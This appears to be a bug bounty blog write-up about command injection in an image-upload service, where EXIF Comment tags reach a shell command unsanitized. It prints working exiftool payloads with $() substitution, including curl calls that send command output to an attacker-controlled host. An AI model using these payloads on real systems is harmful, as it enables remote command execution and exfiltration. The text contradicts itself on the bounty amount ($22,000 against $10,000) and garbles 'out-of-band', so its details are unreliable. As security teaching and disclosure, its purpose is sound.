



How an Unsanitized EXIF Metadata Parser Led to Command Injection and a \$10,000 Bounty

When building media-heavy web applications, developers frequently rely on background image processing utilities (such as ImageMagick...

T4nv1

Published August 30, 2026

Free: No

[Read on Freedium](#) · [original](#)

Contents

Phase 1: Analyzing the Image Upload Processing Chain	3
Phase 2: Fuzzing EXIF Metadata Fields	4
The Flaw: Unsanitized Shell String Concatenation	4
Triage & Technical Impact	5
Critical Lessons for Bug Hunters	6

When building media-heavy web applications, developers frequently rely on background image processing utilities (such as ImageMagick, FFmpeg, or ExifTool) to strip metadata, resize thumbnails, or optimize file sizes upon upload. Because image processing is computationally heavy, it is typically passed off to asynchronous background workers executing system-level binaries.

However, if an application passes raw file headers or EXIF metadata strings directly to shell commands without adequate sanitization, simple image uploads can quickly escalate into full **Remote Command Injection**.

While auditing a enterprise media storage SaaS platform, analyzing how user avatar uploads were processed revealed a critical **Command Injection vulnerability**, resulting in a **\$22,000 bounty award**.

Phase 1: Analyzing the Image Upload Processing Chain

The target platform allowed users to upload high-resolution profile avatars (JPEG , PNG , or TIFF). Upon uploading an avatar, the front-end issued a multipart/form-data POST request:

HTTP

```
POST /api/v2/user/avatar/upload HTTP/1.1
Host: media.enterprise-cloud.com
Authorization: Bearer eyJhbGci...
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YW
-----WebKitFormBoundary7MA4YW
Content-Disposition: form-data; name="avatar"; filename="profile.jpg"
Content-Type: image/jpeg
[Binary Image Content]
-----WebKitFormBoundary7MA4YW--
```

The application responded with a HTTP 202 Accepted status:

JSON

```
{
  "status": "processing",
  "job_id": "job_9920182",
  "message": "Avatar uploaded. Thumbnail generation in progress."
}
```

The HTTP 202 status confirmed that the main web application was not processing the image synchronously; it was pushing the file path to an internal job queue for a background worker thread to process.

Phase 2: Fuzzing EXIF Metadata Fields

Images contain EXIF (Exchangeable Image File Format) metadata tags such as `Artist`, `Make`, `Model`, and `Comment`. To prepare images for public web display, applications often strip this metadata or read specific fields to auto-rotate photos based on camera orientation.

To test how the background worker handled EXIF tags, command injection payloads were embedded into various metadata fields using `exiftool`:

Bash

```
# Injecting command substitution into the EXIF Comment tag
exiftool -Comment='$(curl http://attacker-controlled-server.com/ping)' test_avatar.jpg
```

When the modified image was uploaded, the background worker picked up the job file. Within 3 seconds, an incoming HTTP request was logged on the external HTTP listener:

HTTP

```
GET /ping HTTP/1.1
Host: attacker-controlled-server.com
User-Agent: curl/7.81.0
```

The incoming request confirmed that the background worker was taking the EXIF `Comment` tag from the uploaded image and concatenating it directly into a system shell execution call without escaping special shell characters.

The Flaw: Unsanitized Shell String Concatenation

Inspecting the underlying implementation revealed that the background worker executed a local shell command to process image comments:

Bash

```
# Backend Execution Model (Insecure Concatenation)
system("exiftool -Comment='" + user_supplied_comment + "' /tmp/uploads/profile.jpg")
```

Because the shell evaluated command substitution syntax like `$()`, any command wrapped inside `$()` was executed with the privileges of the worker process before passing the final string to `exiftool`.

To demonstrate the full impact safely, a command execution payload targeting the worker process environment (`id` command) was embedded:

Bash

```
exiftool -Comment='$(id > /tmp/out.txt)' test_avatar.jpg
```

A secondary payload was then crafted to read the command output back via an outbound connection:


Bash

```
exiftool -Comment='$(curl -d @/tmp/out.txt http://attacker-controlled-server.com/log)'  
test_avatar.jpg
```

The worker executed the payload and transmitted the output:

```
uid=1002(mediaworker) gid=1002(mediaworker) groups=1002(mediaworker),27(sudo)
```

An attacker possessing this level of access could execute arbitrary system commands, inspect internal network services, extract environment credentials, and pivot across the host infrastructure.



Triage & Technical Impact

The issue was documented immediately, ensuring that testing was strictly restricted to executing safe diagnostic commands (`id`). No sensitive environment variables or configuration files were exfiltrated.

- **Vulnerability Class:** Command Injection via Unsanitized EXIF Processing (CWE-78)
- **Severity Rating:** Critical (CVSS 9.8)
- **Time to Triage:** 30 Minutes
- **Final Award:** \$10,000 Bounty

The engineering team implemented the following remediation measures:

- Replaced raw shell string concatenations (`system()` , `exec()`) with safe process APIs (`execFile` , `subprocess.Popen`) using array arguments to prevent shell character parsing.
- Isolated all image-processing background workers inside unprivileged, read-only Docker containers without outbound internet access.
- Implemented input sanitization on all uploaded image streams using native binary image processing libraries (e.g., `libvips` or `graphicsmagick` bindings) rather than invoking external shell utilities.

Critical Lessons for Bug Hunters

- **Test Metadata Fields in File Uploads:** Do not limit file upload testing to extensions or MIME types; manipulate EXIF headers (`Comment` , `Artist` , `Copyright`) using tools like `exiftool` to test background parsers.
- **Look for Asynchronous Processing Indicators:** HTTP 202 Accepted or job polling endpoints indicate background worker queues. These background tasks often run with different privilege levels or weaker input validation than front-end APIs.
- **Use Safe Out-of-Bounds Detection:** Test command injections using out-of-bounds HTTP/DNS callbacks (`curl` , `nslookup` , `ping`) before attempting complex command pipelines.